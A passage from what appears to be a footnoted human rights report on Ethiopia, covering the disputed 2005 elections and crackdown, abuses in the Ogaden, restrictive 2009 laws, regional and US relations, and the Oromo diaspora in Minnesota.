¹³¹ African Election Database, *supra* note 119; *The 15 May 2005 Elections*, *supra* note 121, at 2 n.3.

¹³² *The 15 May 2005 Elections*, *supra* note 121, at 2 n.3.

¹³³ International Foundation for Electoral Systems (IFES), Election Guide – Election Profile for Ethiopia, <http://www.electionguide.org/election.php?ID=129> (last visited May 28, 2008).

¹³⁴ *The 15 May 2005 Elections*, *supra* note 121, at 6.

¹³⁵ African Election Database, *supra* note 119.

¹³⁶ *The 15 May 2005 Elections*, *supra* note 121, at 2 n.3.

¹³⁷ *Id.*

¹³⁸ *Id.*

¹³⁹ Doug McGill, *On a Bloody Saturday, Ethiopia Chose Genocide*, THE MCGILL REPT., Jan. 1, 2004

¹⁴⁰ *The 15 May 2005 Elections*, *supra* note 121, at 2 n.3.

6. MAY 2005 ELECTIONS

Elections were held in Ethiopia for the 547-member lower house of parliament and for the regional representative assemblies on May 15, 2005. The EPRDF won a majority of the seats, securing Meles' third five-year term as prime minister. In this bitterly contested election, the main opposition parties—the Coalition for Unity and Democracy (CUD) and the United Ethiopian Democratic Forces (UEDF)—gained many seats, including all 23 seats in the capital of Addis Ababa. The UEDF drew their support from the Oromo and other southern ethnic groups.¹⁴¹

Many commentators outside Ethiopia looked to these elections as a test of Prime Minister Meles' commitment to greater freedom and democracy.¹⁴² The Government of Ethiopia allowed more than 300 international observers to monitor the elections, including a delegation led by former U.S. President Jimmy Carter.¹⁴³ Initial reports from international election monitors suggested that these elections were the most free and fair in Ethiopia's history,¹⁴⁴ with an estimated 90 percent of the 26 million eligible electorate participating.¹⁴⁵

Despite the initial positive reports, the elections were followed by mass killings on the capital's streets as police openly fired on opposition supporters and protesters who believed that the elections were fixed.¹⁴⁶ Complaints of electoral fraud included, but were not limited to, "gunmen intimidating voters, people being forced to vote for certain parties, ballot boxes being stuffed or disappearing and the number of ballots exceeding those of registered voters."¹⁴⁷

Immediately after election day, the government instituted a one-month ban, which was later renewed for an additional month, on all demonstrations in Addis Ababa.¹⁴⁸ Students at various university campuses in Addis Ababa defied the ban and publicly protested how the elections were conducted.¹⁴⁹ As justification for the government's harsh response, Prime Minister Meles Zenawi accused the opposition of trying to overthrow his government and claimed the violence was being instigated by the main opposition party, the CUD.¹⁵⁰ The government arrested tens of thousands of people—including journalists, NGO workers, and opposition activists—who spent weeks or even months in prison without charge.¹⁵¹ The government charged opposition leaders with pretextual crimes, such as treason and genocide.¹⁵² In December 2005, the government charged 131 opposition, media, and civil society leaders with capital offenses including "outrages against the constitution."¹⁵³ Key opposition leaders and almost all of the 131 were later pardoned and released from prison.¹⁵⁴ In the summer of 2007, the government released 71 opposition leaders, but only after they signed a letter admitting their

¹⁴¹ *Treason Charges*, AFRICAN RESEARCH BULLETIN, Vol. 42, No. 12, Dec. 2005, at 16469.

¹⁴² *Ethiopia: Hundreds of Complaints Delay Release of Poll Results*, THE N.Y. AMSTERDAM NEWS, June 9-15, 2005 at 2; Rob Crilly, *Confusion reigns after Ethiopia votes*, IRISH TIMES, July 21, 2005.

¹⁴³ The Carter Center, *Ethiopia Elections: Dispatch from Addis Adaba*, May 16, 2005, www.cartercenter.org/news/documents/doc2098.html.

¹⁴⁴ Rob Crilly, *Confusion reigns after Ethiopia votes*, IRISH TIMES, July 21, 2005..

¹⁴⁵ *Ethiopia Elections: Dispatch from Addis Adaba*, *supra* note 140.

¹⁴⁶ *A Brittle Western Ally in the Horn of Africa*, ECONOMIST, Vol. 385, Issue 8553, Nov. 3, 2007, at 31-33.

¹⁴⁷ *Ethiopia: Hundreds of Complaints Delay Release of Poll Results*, *supra* note 139; *Ethiopian Students and Police Clash Over Disputed Elections Results*, N.Y. TIMES, June 7, 2005, at A5.

¹⁴⁸ *Ethiopia Bans Protests*, NORTHERN TERRITORY NEWS, May 17, 2005; *22 Killed as Ethiopian Forces Opened Fire at Protest Over Vote Count*, N.Y. TIMES, June 9, 2005.

¹⁴⁹ *Ethiopian Students and Police Clash Over Disputed Elections Results*, *supra* note 144, at A5.

¹⁵⁰ Alex Harrington, *Ethiopia Dividing Lines*, NEW AFRICAN, Jan. 2006, at 30-31.

¹⁵¹ *A Brittle Western Ally in the Horn of Africa*, *supra* note 146, at 31-33.

¹⁵² *Treason Charges*, *supra* note 141, at 16468.

¹⁵³ *Id.*

¹⁵⁴ *Id.*

participation in inciting violent protests after the elections.¹⁵⁵ After the student protests, the government initiated an inquiry into electoral fraud that was denounced as a sham by opposition parties claiming that those providing the evidence were being harassed and threatened and that at least one witness was killed.¹⁵⁶

Despite concern at how the elections were conducted, the opposition parties managed to win nearly 200 seats in the new parliament—compared to a mere 14 seats in the previous parliament.¹⁵⁷ After the government lifted the two-month ban on public demonstrations, the European Union and the United States pledged to assist Ethiopia in meeting its new democratic challenges and strongly “urged that Ethiopian leaders to [sic] work together toward reconciliation and a commitment to peace and non-violence” and “to respect international principles of human rights.”¹⁵⁸

In October 2006, an independent report carried out by Ethiopian Judge Wolde-Michael Meshesha revealed that the government had concealed the true extent of deaths at the hands of the police after the May 2005 elections.¹⁵⁹ The judge described the deaths as a massacre, stated that the death toll was likely much higher than reported and that “there was no doubt that excessive force had been used.”¹⁶⁰ Parliament denied a full hearing on the findings.¹⁶¹ Subsequently, three members of the inquiry commission, Judge Wolde-Michael Meshesha, Mitiku Teshome, and Frehiwot Samuel, fled Ethiopia.¹⁶²

C. ETHIOPIA TODAY

According to reports of human rights organizations, conditions in Ethiopia have not significantly improved since the 2005 elections. Unrest continues within Ethiopia and its relationships with its neighbors and the international community are strained and often hostile. The Oromo continue to report persecution. Detainees are held on mere suspicion of belonging to the OLF.¹⁶³

1. THE DIVISIVE EFFECTS OF ETHNIC FEDERALISM

Beginning with the TPLF-led national conference in 1991, which set up the framework of the transitional government, the EPRDF immediately set about restructuring political power in Ethiopia through a policy of “ethnic federalism.”¹⁶⁴ Described by the International Crisis Group as a “central party, decentralized state,” Ethiopia’s “federal entities are controlled by the strongly centralized EPRDF that predetermines decisions from the prime minister’s palace in the capital to remote rural *kebeles*. A dual dynamic is at work: a more visible, formally decentralized state structure and a more discreet but effective capture of the state by the EPRDF and its affiliated regional parties.”¹⁶⁵

¹⁵⁵ *A Brittle Western Ally in the Horn of Africa*, *supra* note 146, at 31-33; *Opposition Leaders Freed: What is Behind the Government’s Change of Heart?*, AFRICAN RESEARCH BULLETIN, Aug. 1-31, 2007, at 17199.

¹⁵⁶ Crilly, *supra* note 144.

¹⁵⁷ *Controversial Results*, AFRICAN RESEARCH BULLETIN, Vol. 42, No. 8, Aug. 1-31, 2005, at 16320.

¹⁵⁸ *Demonstration Ban Lifted*, AFRICAN RESEARCH BULLETIN, Vol. 42, No. 7, July 1-31, 2005, at 16290.

¹⁵⁹ *Ethiopian Protesters “Massacred,”* BBC NEWS, Oct. 16, 2006.

¹⁶⁰ *Id.*

¹⁶¹ *Another Inquiry Commission Official Defects*, ETHIOMEDIA, Oct. 21, 2006, available at www.ethiomeia.com/addfile/police_arrest_human_rights_activist.html

¹⁶² *Id.*


¹⁶³ *Ethiopia Detains 107 People Over the Past Two Months*, USA TODAY, Sept. 5, 2007.

¹⁶⁴ Abdi Ismail Samatar, *Ethiopian Ethnic Federalism and Regional Autonomy: The Somali Test*, 5 BILDHAAN: A J. OF SOMALI STUDIES (2005).

¹⁶⁵ Int’l Crisis Group, *Ethiopia: Ethnic Federalism and Its Discontents*, Sept. 4, 2009, at 15.

The EPRDF began implementing its policy of ethnic federalism immediately upon taking power. By 1994, Human Rights Watch/Africa's executive director Abdullahi An-Nalim testified before Congress that "[a]lthough ethnic hostilities have decreased in intensity and frequency since the TGE government was formed in 1991, they nevertheless continue despite, and perhaps because of, the adoption of the policy of ethnic federalism."¹⁶⁶

The EPRDF's policy of ethnic federalism has given the appearance of autonomy to Ethiopia's ethnic groups, while at the same time eroding the political power and future viability of the EPRDF's ethnic-based political rivals. As an example, the Oromo language, once banned in public life, is now the required language in Oromia schools. While this has promoted the use of the Oromo language, it has also limited Oromo students' ability to obtain higher education in Ethiopia's universities, where fluency in Amharic or English is required.



University of Texas Library

2. REPRESSION OF DISSENT AND THE PRESS

Political dissent is punished and suppression of speech is widespread. According to the Associated Press, Ethiopia tops a list of 10 countries where press freedom has deteriorated over the past five years.¹⁶⁷ Three journalists for The New York Times were arrested by the Ethiopian military in 2007, held for five days, and interrogated at gunpoint.¹⁶⁸ The journalists had entered the country on journalist visas and were not in a restricted area; they were never told why they were detained, and Ethiopian military officials refused to notify the American embassy of their arrest.¹⁶⁹ During questioning, one female reporter was kicked in the back, and all three were repeatedly threatened. In 2006, 111 journalists and opposition leaders were jailed for treason, inciting violence, and genocide.¹⁷⁰ Dozens of newspapers have been closed and a new press law has imposed restrictions on what can and cannot be printed.¹⁷¹

¹⁶⁶ U.S. HOUSE OF REP. FOREIGN AFFAIRS COMM., SUBCOMM. ON AFRICA, Testimony of Abdullahi An-Nalim, July 27, 1994.

¹⁶⁷ *Ethiopia Tops List of Countries Where Press Freedom is Deteriorating*, INT'L HERALD TRIB., May 2, 2007.

¹⁶⁸ *Ethiopia Releases Detained Times Journalists*, N.Y. TIMES, May 23, 2007.

¹⁶⁹ *Id.*

¹⁷⁰ *Freedom of Speech Suffers In Tense Ethiopia*, CHRISTIAN SCIENCE MONITOR, Dec. 13, 2006.

¹⁷¹ *Id.*

3. HUMAN RIGHTS VIOLATIONS IN THE OGADEEN

Fueled by regional politics in the Horn of Africa and concerns by Ethiopia that the Ogaden may serve as an entry point for OLF and Ogaden National Liberation Front (“ONLF”) forces based in Somalia,¹⁷² violence in the Ogaden region exploded in 2007. “The ONLF, part of the original transitional government in Ethiopia, attacked an oil exploration camp in April 2007, killing civilians as well as Chinese workers. The Ethiopian Government responded with a fierce counter-insurgency campaign that depopulated large swathes of the region, disrupted markets, and resulted in a humanitarian emergency.”¹⁷³

Reports of human rights violations are widespread. For instance, according to Western officials, the Ethiopian government is forcing untrained civilians—including doctors, teachers, clerks, and government employees—to fight rebels in the desolate Ogaden region.¹⁷⁴ One official said soldiers barged into a hospital to draft recruits, threatening to jail health workers if they did not comply. A former head accountant in a government office in the Ogaden who is now seeking asylum in Kenya said, “anybody who works for the government—teachers, doctors, clerks, administrators—has to join a militia. I left because I didn’t want to die.”¹⁷⁵ Human Rights Watch has documented dozens of cases of severe abuse by Ethiopian troops in the Ogaden, including gang rapes, arson, and what it calls “demonstration killings” including hangings and beheadings meant to terrorize the population.¹⁷⁶ The New York Times reported accounts from the Ogaden describing widespread violence, with Ethiopian soldiers gang raping women, burning down huts, and killing civilians at will.¹⁷⁷ A 40-year-old camel herder who was too frightened to give her last name stated that soldiers took her to a police station, put her in a cell, and twisted her nipples with pliers.¹⁷⁸ According to her account, the government security forces routinely rounded up women under the pretext that they were rebel supporters so they could bring them to jail and rape them. According to Doctors Without Borders, Ethiopian soldiers have chased women and children from wells in the desert and blocked civilians from getting medical care in the Ogaden region.¹⁷⁹ One physician stated that she saw soldiers kill a donkey being used to transport water, a woman who had been beaten by soldiers when she was looking for her children, and a ten-year old who had been injured by a landmine.¹⁸⁰

4. 2008 REGIONAL ELECTIONS

Local elections in 2008 were marred with reports of EPRDF’s intimidation and abuse of opposition candidates. In the 2008 elections, the opposition leader of the Oromo Federalist Democratic Movement (“OFDM”) said most of his party’s candidates had been threatened by the government and forced to pull out of the race.¹⁸¹ Many prominent former members of another opposition party, the Coalition of Unity and Democracy (CUD), were jailed after the 2005 elections; they did not run in the 2008 elections because many had fled abroad upon release rather

¹⁷² Terrence Lyons, *The Ethiopian-Eritrean Conflict and the Search for Peace in the Horn of Africa*, 120 REV. OF AFRICAN POLITICAL ECONOMY (2009) at 173-74.

¹⁷³ *Id.*

¹⁷⁴ *In Rebel Region, Ethiopia Turns to Civilian Patrols*, N.Y. TIMES, Dec. 14, 2007.

¹⁷⁵ *Id.*

¹⁷⁶ *Id.*

¹⁷⁷ *In Ethiopia Fear and Cries of Army Brutality*, N.Y. TIMES, June 18, 2007.

¹⁷⁸ *Id.*

¹⁷⁹ *Ethiopia Blocking Civilian Access to Medicine in Conflict Zone, Agency Says*, INT’L HERALD TRIB., Sept. 4, 2007.

¹⁸⁰ *Id.*

¹⁸¹ *Ethiopia Opposition Alleges Intimidation at the Polls*, INT’L HERALD TRIB., Apr. 14, 2008.

than remain in Ethiopia,¹⁸² or they were unable to register as candidates in time for the 2008 elections because they remained in jail.¹⁸³ In April 2008, the United Ethiopian Democratic Forces (“UEDF”), the largest coalition of opposition parties, pulled out of the 2008 elections, alleging that intimidation by EPRDF officials and procedural irregularities limited registration to only 6,000 of its 20,000 candidates.¹⁸⁴ The OFDM, claimed that up to 3,000 of its candidates may have been forced to drop out as a result of the EPRDF’s intimidation of its proposed candidates.¹⁸⁵ The EPRDF won more than 95 percent of all positions in the 2008 elections, solidifying the EPRDF’s near-monopoly on political power at the local level.¹⁸⁶

5. CHARITIES AND SOCIETIES PROCLAMATION OF 2009 AND ANTI-TERRORISM LEGISLATION

In January 2009, the government passed the Charities and Societies Proclamation.¹⁸⁷ This law restricts organizations that receive more than 10% of funding from foreign sources¹⁸⁸ from working in the areas of human and democratic rights, conflict resolution, promotion of children’s and disabled rights, and promotion of gender and religious equality.¹⁸⁹ The U.S. Government has already observed that this new law will severely limit its ability to promote human rights and the rule of law within Ethiopia.¹⁹⁰

In addition to the Charities and Societies Proclamation, in early July, the Ethiopian government passed a new anti-terrorism law. According to Amnesty International, this new law could “restrict freedom of expression, peaceful assembly, and the right to fair trial, with serious implications in the run up to Ethiopia’s 2010 election.”¹⁹¹ Human Rights Watch also warned that one of this law’s more alarming features is how broadly and ambiguously terrorism is defined.¹⁹² For example, under the new law, “terrorism” now includes acts that do *not* involve violence or injury to people, such as property crimes and disruption of public services.¹⁹³ Thus, a non-violent march that blocked traffic could qualify as a terrorist act, with a penalty varying between fifteen years to life in prison, or even the death penalty.¹⁹⁴

6. OUTLOOK FOR THE 2010 ELECTIONS

Many analysts believe that the incumbent party, the EPRDF, will win the upcoming election.¹⁹⁵ Meles Zenawi, the current prime minister, initially stated that he hoped not to run for re-election.¹⁹⁶ In an interview with Reuters, Meles stated that he hoped the EPRDF will agree to let him retire from power.¹⁹⁷ Following an EPRDF leadership

¹⁸² *Key Leaders Absent in Ethiopia Polls*, BBC NEWS, Mar. 3, 2008.

¹⁸³ *Ethiopia Votes in Local Elections*, BBC NEWS, Apr. 13, 2008.

¹⁸⁴ Human Rights Watch, *Ethiopia: Repression Sets Stage for Non-Competitive Elections*, Apr. 9, 2008. [hereinafter *Ethiopia: Repression Sets Stage*]. By contrast, state-controlled media reports that the EPRDF will field more than four million candidates across the country. *Id.*

¹⁸⁵ *Ethiopia Opposition Group to Boycott Local Elections*, Apr. 10, 2008, SignOnSanDiego.com by the San Diego UNION-TRIB.

¹⁸⁶ *Background Note: Ethiopia*, *supra* note 1; *Ethiopia: Repression Sets Stage*, *supra* note 182.

¹⁸⁷ *Id.*

¹⁸⁸ Human Rights Watch, *Ethiopia: New Law Ratchets Up Repression*, Jan. 8, 2009.

¹⁸⁹ *Id.*

¹⁹⁰ *Id.*

¹⁹¹ *Ethiopia Endorses Anti-Terrorism Law Unchanged*, SUDAN TRIB., July 9, 2009.

¹⁹² Human Rights Watch, *An Analysis of Ethiopia’s Draft Anti-Terrorism Law*, June 30, 2009.

¹⁹³ *Id.*

¹⁹⁴ *Id.*

¹⁹⁵ Andrew Cawthorne, *Interview-Ethiopia’s Meles Eyes “Long Rest” Post-Retirement*, REUTERS, July 8, 2009.

¹⁹⁶ *Id.*

¹⁹⁷ *Id.*

meeting in September 2009, however, it appears Meles intends to stand for re-election.¹⁹⁸ Analysts believe that the EPRDF will win the election, partially because the opposition parties are not well organized.¹⁹⁹ The largest opposition party is the Unity of Democracy and Justice (“UDJ”), and recent reports indicate that this party has internal disputes and disagreements with its acting president.²⁰⁰ Meanwhile, the other opposition parties formed a new alliance called the Forum for Democratic Dialogue (“FDD”). The new alliance was first initiated by the United Ethiopian Democratic Forces (“UEDF”), the Somali Democratic Alliance Forces (“SDAF”), Arena Tigray for Democracy and Sovereignty (“Arena”), together with former Ethiopian government officials.²⁰¹

In the same interview, Meles expressed his desire for a peaceful election.²⁰² He stated that media air-time and public funds for opposition parties, and election monitors from both Ethiopia and abroad should help “level the playing-field” and ensure fair elections.²⁰³ It is not clear which countries will aid in election monitoring, but the United States has already expressed its intention to support the monitoring in 2010.²⁰⁴

Despite this rhetoric and a projected EPRDF victory, the government has still detained several opposition party supporters across the country.²⁰⁵ For example, the government has reinstated treason charges against Ethiopia’s foremost opposition figure and leader of the UDJ, Birtukan Mideksa, who is now in jail.²⁰⁶ Due to growing human rights violations such as this, many opposition leaders have hinted that they may boycott the 2010 elections.²⁰⁷

D. ETHIOPIA’S DIPLOMATIC RELATIONS

1. RELATIONSHIPS IN THE HORN OF AFRICA

Ethiopia’s position of power in the Horn of Africa has increased tensions with many neighboring states, including Eritrea and Somalia. These conflicts and political maneuverings are complex and intimately tied to factional struggles and power challenges within Ethiopia.

Ethiopia and Eritrea have a long standing history of complex and contentious engagement, beginning with Eritrea’s bid for independence in 1961. Following the 1993 Eritrean independence referendum, part of the U.S.-brokered 1991 peace deal that turned power over to the EPRDF, and throughout the mid-1990s, the two countries enjoyed relative cooperation and public discourse.



CIA World Factbook

¹⁹⁸ Etyopian Simbiro, *Ethiopia: 2010 Election and Zenawi's New Game*, AllAfrica.com, Sept. 24, 2009.

¹⁹⁹ *Ethiopia's Biggest Opposition Party in Turmoil*, SUDAN TRIB., July 22, 2009.

²⁰⁰ *Id.*

²⁰¹ *Id.*

²⁰² Andrew Cawthorne, *Interview-Ethiopia's Meles Eyes "Long Rest" Post-Retirement*, *supra* note 193.

²⁰³ *Id.*

²⁰⁴ U.S. Dep't of State, *Ethiopia, Advancing Freedom and Democracy Reports*, May 2009.

²⁰⁵ *Id.*

²⁰⁶ *Id.*

²⁰⁷ *Ethiopia: Lidetu Says He Support Meles Over the Opposition*, JIMMA TIMES, July 12, 2009.

Nonetheless, by May 1998 Ethiopia and Eritrea went to war over border disputes.²⁰⁸ The conflict quickly escalated and lasted until 2000, killing more than 70,000 people.²⁰⁹ The desolate, mountainous border between the countries has the distinction of being the most militarized border in Africa.²¹⁰ In December 2000, both sides participated in the signing of a peace agreement at Algiers; in the years since, peace has remained fragile at best.²¹¹ In fact, tensions between the states have manifested themselves through proxy involvement in other conflicts throughout the region.²¹² Funding of Ethiopian insurgent groups, including the OLF and ONLF, and the Union of Islamic Courts, Ethiopia's opponent in Somalia, has been linked to the Eritrean capital of Asmara.²¹³

Ethiopia and Somalia also have deeply established contentious relations and have long supported each other's insurgencies.²¹⁴ Somalia's former dictator Syad Barre's quest to "militarily reunite" the ethnically Somali Ogaden region of Ethiopia with the larger Somali republic in the late 1970s is still fresh in Ethiopia's political memory, and ongoing support within Somalia for Ethiopian factions compounds existing tensions. Both the OLF and the ONLF have active bases in Somalia,²¹⁵ and much of Eritrea's physical and financial support for these groups reportedly is funneled through Somali intermediaries.²¹⁶

Ethiopia has expressed concern over fundamentalist-Islamist activities in Somalia, which it has used to justify increasing involvement of Ethiopian troops in Somali territory. Ethiopian soldiers have engaged in a host of limited incursions and are alleged to have perpetrated multiple abuses of human rights. One report by Amnesty International documents Ethiopian soldiers killing 21 people, including an imam and several Islamic scholars at a mosque in Somalia. A Reuters account of the incident alleges the army slit the throats of several unarmed civilians.²¹⁷ The troops also allegedly looted a Somali children's hospital of food and cooking oil, according to a Somali security officer.²¹⁸

The most substantial Ethiopian intervention into Somali territory occurred in December 2006 when Ethiopia, with U.S. backing, overthrew UIC leadership in Mogadishu. The overthrow led to a spike in violence in Somalia, and has decreased timely prospects for peace in the region.²¹⁹ Nonetheless, Ethiopia's strategic position and power



CIA World Factbook

²⁰⁸ Richard Reid, *Old Problems in New Conflicts: Some Observations on Eritrea and Its Relations with Tigray, from Liberation Struggle to Inter-State War*, 73 J. OF THE INT'L AFRICAN INST. (2003), at 374.

²⁰⁹ *After 70,000 Deaths, Eritrea and Ethiopia Prepare for War Again*, TIMES (UK), Dec. 8, 2005.

²¹⁰ *Id.*

²¹¹ Int'l Crisis Group, *Ethiopia and Eritrea: Preventing War* 2005.

²¹² Lyons, *supra* note 172, at 173-74.

²¹³ *Id.*

²¹⁴ *Id.*

²¹⁵ *Id.*

²¹⁶ Peter Wallensteen and Margareta Sollenberg, *Armed Conflict, 1989-99*, 37 J. OF PEACE RESEARCH (2000), at 637.

²¹⁷ *Ethiopia Army Slits Throats in Somali Mosque*, REUTERS, Apr. 23, 2008.

²¹⁸ *Id.*

²¹⁹ Laura Hammond, *Somali Piracy: A Dangerous Internal and External Threat*, REAL INSTITO ELCANO, 162/2008 ARI, Oct. 12, 2008

dynamic in relation to Somalia has facilitated an alliance between Ethiopia and the United States, which has contributed to U.S. failure to hold Ethiopia accountable.²²⁰

2. ETHIOPIA-UNITED STATES RELATIONSHIP

Since the overthrow of Mengistu in 1991, the United States has identified Ethiopia as an ally in the Horn of Africa. Welcomed by the United States as a democratic friend following the ouster of the communist Mengistu government, and later as an ally in the “war on terror” following the terrorist attacks in the United States on September 11, 2001, Meles’ Ethiopia has maintained strategic relevance to the United States over the past two decades. The most compelling evidence is the United States’ attempt to change the course of Somalia’s conflict through Ethiopian military influence.²²¹

Supported by the West, mainly the United States, and using political violence, this regime has dominated and controlled the Oromo people and others...

Asafa Jalata, *Being in and out of Africa: The Impact of Duality of Ethiopianism*.

The advent of the Transitional Government of Ethiopia in 1991 marked a major change in the state of relationships between the U.S. and Ethiopia. During the Mengistu period, relations had become so embittered that we no longer maintained an ambassador in Addis Ababa. The TGE, however, has maintained a strongly pro-Western foreign policy since its inception. As a result, good working relationships have been established that have been of great value on numerous regional concerns, including Sudan, Somalia, and Rwanda. These relationships have also given the Embassy excellent access within the TGE, making it an effective advocate for U.S. policy – including our efforts to promote U.S. business.²²²

Beginning in 1997, the United States sent a reported \$20 million worth of military aid to the governments in the Horn of Africa, including Ethiopia, to help contain Sudanese-sponsored insurgencies.²²³ Despite ongoing human rights violations, the United States has continued its support of the Meles government. It is increasingly apparent that the U.S. desires to make Ethiopia a bulwark in the region.²²⁴ According to one analyst,

[T]he close relationship between Washington and Addis Ababa associates the United States with the EPRDF regime in ways that distort other U.S. policies. Washington’s calls for democratization and human rights in Ethiopia, for example, are not convincing when high-level officials simultaneously praise the regime’s cooperation in the “global war on terrorism.” The two states have different interests in the Horn of Africa. Addis Ababa and Washington share concerns regarding extremist Islamic groups in Somalia, for example, but for different reasons. Ethiopia worries about the assistance these groups provide to the regime’s enemies in Eritrea and among

²²⁰ See Asafa Jalata, *Being in and out of Africa: The Impact of Duality of Ethiopianism*, J. OF BLACK STUDIES (2008) at 18.

²²¹ *A Brittle Western Ally in the Horn of Africa*, *supra* note 146.

²²² U.S. HOUSE OF REP. FOREIGN AFFAIRS COMM., SUBCOMM. ON AFRICA, Testimony of The Hon. George Moose, Ass’t Sec. of State for African Affairs, U.S. Dep’t of State, July 27, 1997.

²²³ Scott Peterson, *Why can’t we be friends?* 90 CHRISTIAN SCIENCE MONITOR 198 (Sept. 4, 1998).

²²⁴ *A Loveless Liaison: Ethiopia and the United States: Ethiopia’s Relations with America*, ECONOMIST, Apr. 5, 2008.

Oromo and Somali insurgent groups, while the United States is concerned with links to al-Qaeda.²²⁵

Ethiopia also receives special attention because it hosts the African Union, its ancient Christian history attracts interest from American evangelicals, and its poverty and population attract development-minded supporters.²²⁶

The United States' interest in Ethiopia began in 1903 when U.S.-Ethiopian relations were established and later strengthened in 1951 with a treaty of amity and economic relations. A mutual defense assistance agreement followed in 1953. Through 1978, the U.S. provided military and economic assistance and a Peace Corps program that emphasized education.

After the overthrow of Haile Selassie in 1974, the bilateral relationship cooled due to the *Derg's* alliance with the Soviet Union. The U.S. Ambassador to Ethiopia was recalled in July 1980. And in 1985, the U.S. implemented the International Security and Development Act of 1985, which prohibited U.S. economic assistance to Ethiopia except for humanitarian disaster and emergency relief.

Under President Ronald Reagan, the U.S. foreign policy agenda was defined by responding to the perceived Soviet threat. Moscow's closest allies in the region, including Ethiopia, were viewed by the United States as adversaries.²²⁷ Following the collapse of the Soviet Union, U.S. policy under the first Bush administration continued to deal with Cold War politics. Assistant Secretary of State for African Affairs Herman J. Cohen mediated directly in the 1991 Ethiopian conflict, as the communist Mengistu government faltered. "During proximity talks that he organized between the collapsing Ethiopian regime and the main insurgent leaders in London in May 1991, the assistant secretary came to recognize that he could do little to save the tottering regime. In a dramatic move, Cohen sanctioned the Ethiopian People's Revolutionary Democratic Front's entrance into the capital, Addis Ababa, arguing that the insurgent group was the only force capable of preventing the city's destruction."²²⁸

This alliance has not prevented U.S. policymakers from all attempts to critique human rights violations in Ethiopia; the U.S. House of Representatives passed the Ethiopia Democracy and Accountability Act of 2007 (H.R. 2003 known as EDAA), condemning Ethiopia's human rights record and banning non-essential U.S. assistance.

While Ethiopia is an "important partner for the United States," writes Horn of Africa expert John W. Harbeson, the challenge is that "joint counter-terrorism initiatives must be kept separate from Ethiopia's struggles with democracy and its continuing pursuit of a post-imperial political identity."²²⁹ For example, in 2008 the Ethiopian government purchased arms from North Korea with U.S. assent.²³⁰ Ethiopian troops were in the midst of a military offensive against Islamic militias in Somalia.²³¹

²²⁵ Lyons, *supra* note 172.

²²⁶ *Id.*

²²⁷ Donald Rothchild, *The U.S. Foreign Policy Trajectory on Africa*, 21 SAIS REVIEW 1, at 182-83.

²²⁸ *Id.* at 186-87.

²²⁹ Stephanie Hanson, *U.S.-Ethiopia: A Double-Edged Partnership*, Council on Foreign Relations, Aug. 28, 2007.

²³⁰ Ethiopia Bought Arms from North Korea with U.S. Assent, INT'L HERALD TRIB., Apr. 8, 2007.

²³¹ *Id.*

E. THE OROMO DIASPORA

According to World Refugee Surveys, Ethiopia produced almost two million refugees during the 1980s, and was one of the top three contributors of refugees in the world.²³² In the early 1990s, Ethiopian populations in the U.S. approached half a million.²³³ Refugee migration from Ethiopia has decreased in the past ten years, but there are still substantial populations of Ethiopian refugees and asylees in Kenya, Sudan, the U.S., Germany, and Canada. Ethiopian asylum seekers most frequently seek refugee protection in South Africa, Kenya, Yemen, Eritrea, and the United States.²³⁴ It is difficult to gauge the exact number of Oromo migrants worldwide because most statistics are organized by country of origin, not ethnicity. However, according to United Nations High Commissioner for Refugees (“UNHCR”), the majority of Ethiopians in Kenya—the largest host of Ethiopian refugees—and Yemen—one of the states most frequently applied to for asylum—are of Oromo ethnicity.²³⁵ Increasing global restrictions on migration have led some to pursue unconventional methods of exile from Ethiopia: a recent UNHCR article reports an increase in Oromo and Somali migrants paying traffickers to transport them by boat to Yemen, and many suffer physical abuse and theft of meager belongings along the way.²³⁶

Minnesota is home to perhaps the largest Oromo community in the United States.²³⁷ It is unclear exactly how many Oromo currently live in Minnesota. Official State figures differ from those of Oromo community leaders. According to the State, there were approximately 7,500 Ethiopians living in Minnesota in 2003, but the Oromo community believes the number of Oromo alone is actually double that and possibly closer to 20,000.²³⁸ While studies of refugee communities have noted that census figures often undercount refugees, the actual number of Oromo in the Twin Cities remains unknown.²³⁹

The Oromo people’s arrival in Minnesota over the last 30 years has been directly related to political strife in Ethiopia. Oromo first came to the Twin Cities in the early 1970s to study at colleges and universities.²⁴⁰ Before many of those who came to study could return to Ethiopia, however, the *Derg* took power and began its brutal rule, which involved numerous human rights violations including extra-judicial killings, mass arrests, executions, and detentions without trial.²⁴¹ Given the political upheaval and rampant human rights violations in Ethiopia, many Oromo in Minnesota sought political asylum in order to remain in the United States.²⁴²

The Oromo situation in Ethiopia did not improve during the 1980s as the *Derg* continued to hold power, and a number of Oromo came to the United States as refugees and settled in Minnesota with the help of the United Nations High Commission for Refugees and the U.S. government.²⁴³ Persecution of the Oromo continued through

²³² Semir Yusuf, *Contending Nationalisms in a Transnational Era: The Case of Ethiopianist and Oromo Nationalisms*, 44 J. OF ASIAN AND AFRICAN STUDIES (2009) 299, 308.

²³³ *Id.*

²³⁴ UNHCR, *Statistical Yearbook: Ethiopia*, 2005.

²³⁵ UNHCR, *Activities Financed by Voluntary Funds: Report for 1994-1995 and Proposed Programmes and Budget for 1996*; UNHCR, *Country Operations Plan 2008: Yemen*.

²³⁶ Leigh Foster, *Gulf of Yemen boatpeople motivated by insecurity*, UNHCR NEWS, Mar. 27, 2008.

